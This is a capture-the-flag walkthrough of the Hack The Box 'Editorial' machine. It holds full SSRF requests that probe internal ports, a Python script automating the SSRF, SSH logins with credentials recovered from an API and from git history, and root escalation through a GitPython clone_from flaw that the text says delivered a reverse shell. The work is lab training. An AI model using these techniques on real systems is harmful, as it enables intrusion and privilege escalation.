Editoral - Easy - Linux
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Nmap 7.94SVN scan initiated Sun Jun 16 02:06:53 2024 as: nmap -sCV -p- -v -oN portscan.log 10.10.11.20
Nmap scan report for 10.10.11.20
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 16 02:07:18 2024 -- 1 IP address (1 host up) scanned in 24.98 seconds
Inspecting Port 80 (nginx - http://editorial.htb)

A web form which allows users to upload and publish books.There is an option to upload a cover image via URL or direct upload, it is also possible to preview it before submitting.
Testing Preview Function
The preview function allows the user to source the cover image from a URL download and review it before submitting the request. Sometimes this kind of functionality is vulnerable to SSRF.


The below screenshot is showing a test to check it works as expected normally. I have setup a python web server and requested the web application to download the image from it to see if any response is recieved.
Request in Full
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------99436376716932414921333551657
Content-Length: 358
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------99436376716932414921333551657
Content-Disposition: form-data; name="bookurl"

http://10.10.14.28
-----------------------------99436376716932414921333551657
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------99436376716932414921333551657--
Request Recieved
The download functionality is actually implemented and working correctly as seen in the below screenshot.
SSRF Test #1
Now I know its working as expected the next step will check for SSRF. Nginx is active on port 80 so it will be used as a test.
Request in Full
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------72263533922933545642529569388
Content-Length: 359
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------72263533922933545642529569388
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:80
-----------------------------72263533922933545642529569388
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------72263533922933545642529569388--
Reponse in Full (20000ms Delay)
There was a 20 second delay on the above request. This is usually a sign something is active on the port and its possible to enumeration internal ports blindly by taking advantage of the time delay.
1
2
3
4
5
6
7
8
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 16 Jun 2024 08:55:21 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
SSRF Test #2 (50ms Delay)
When testing another common web port 8080 it returned almost instantly. This indicates nothing is being hosted on port 8080 internally.
Request in Full
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------72263533922933545642529569388
Content-Length: 361
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------72263533922933545642529569388
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:8080
-----------------------------72263533922933545642529569388
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------72263533922933545642529569388--
Response in Full
1
2
3
4
5
6
7
8
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 16 Jun 2024 08:56:52 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
SSRF Test #3
Typically python web applications are hosted on port 5000 and 8000. After checking port 5000 the reponse was totally different from the previous which is interesting. This time static/uploads/e62233be-45c0-42a4-a1c9-4af328cffec8 was returned instead of the default unsplash_photo.
Request in Full
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------72263533922933545642529569388
Content-Length: 361
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------72263533922933545642529569388
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000
-----------------------------72263533922933545642529569388
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------72263533922933545642529569388--
Response in Full
1
2
3
4
5
6
7
8
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 16 Jun 2024 08:58:17 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 51

static/uploads/e62233be-45c0-42a4-a1c9-4af328cffec8
Inspecting static/uploads/e62233be-45c0-42a4-a1c9-4af328cffec8
Curl was used to view the contents of the URL. It returned a bunch of JSON data which lists various API endpoints. This looks promising.
1
2
3
4
┌──(kali㉿kali)-[~/hackthebox/editorial]
└─$ curl http://editorial.htb/static/uploads/e62233be-45c0-42a4-a1c9-4af328cffec8
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
Automating SSRF with Python
There were only a few endpoints to inspect so creating a python script to automate it was not necessary. I needed the practise and created the following script to automate the entire process.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
import requests
import sys
import json

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python script.py <URL>\nExample: script.py http://127.0.0.1:5000")
        sys.exit(1)

url_argument = sys.argv[1]

proxies = {
  "http": "http://127.0.0.1:8080"
}

url = 'http://editorial.htb/upload-cover'
headers = {
    'Host': 'editorial.htb',
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
    'Accept': '*/*',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br',
    'Content-Type': 'multipart/form-data; boundary=---------------------------184177687522391879021040867942',
    'Origin': 'http://editorial.htb',
    'Connection': 'keep-alive',
    'Referer': 'http://editorial.htb/upload'
}

data = f'''\
-----------------------------184177687522391879021040867942
Content-Disposition: form-data; name="bookurl"

{url_argument}
-----------------------------184177687522391879021040867942
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream

# Filler
-----------------------------184177687522391879021040867942--
'''

print("\nScript to automate SSRF for the Editorial challenge on HackTheBox\n")

# Gets the path to the file which the server issues after hitting it via SSRF
req1 = requests.post(url, headers=headers, data=data, proxies=proxies)
print("Path to file: " + req1.text + "\n")

# Appends the hostname
req2 = "http://editorial.htb/" + req1.text
print("Updated Path to: " + req2 + "\n")

# Sends the final request after modifications
print("[+] Contents of File \n")

finalreq = requests.get(req2, proxies=proxies)

# The files being returned contain JSON data. Below formats the data to make it easier to read.
json_data = finalreq.text
json_object = json.loads(json_data)
json_formatted_str = json.dumps(json_object, indent=2)
print(json_formatted_str)

#print(finalreq.text + "\n")
Inspecting API via SSRF

Below is a screenshot of the endpoint which exposes a username and password.
SSH Access (dev)
The password worked and granted access to the dev user via SSH. User flag captured.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(kali㉿kali)-[~/hackthebox/editorial]
└─$ ssh dev@editorial.htb
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 16 09:02:47 AM UTC 2024

  System load:           0.13
  Usage of /:            61.6% of 6.35GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.20
  IPv6 address for eth0: dead:beef::250:56ff:feb9:425c


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Jun 16 06:40:18 2024 from 10.10.14.28
dev@editorial:~$
Inspecting Git Logs
There was a git directory within the dev users home directory. It contained a log of various commits.
Git Log
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
       books and validate a future post in our editorial.
dev@editorial:~/apps$
Found Credentials

In a previous commit the prod user had their password within the python source and later removed it.
SSH Access (prod)
The username and password discovered in the Git logs allowed access to the prod use via SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~/hackthebox/editorial]
└─$ ssh prod@editorial.htb
prod@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 16 09:05:09 AM UTC 2024

  System load:           0.01
  Usage of /:            61.7% of 6.35GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             233
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.20
  IPv6 address for eth0: dead:beef::250:56ff:feb9:425c


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Jun 16 00:32:25 2024 from 10.10.16.4
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:~$
Checking Sudo Permissions
prod has the ability to run a python script with sudo.
1
2
3
4
5
6
7
8
prod@editorial:~$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
Inspecting clone_prod_change.py
The python script is expecting a repo to clone from. At first glance nothing seems to stand out as being vulnerable.
1
2
3
4
5
6
7
8
9
10
11
12
13
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
Exploiting clone_from
After googling the method used it highlighted a few articles talking about how its vulnerable.
Source: https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858
Exploit Example

Below is what the final command looks like to exploit the vulnerable python package. For this example a reverse shell will be curled and piped into bash.

HTTP Server

Reverse Shell Payload

Reverse Shell Returned (root)
Reverse shell returned as the root user. Root flag captured.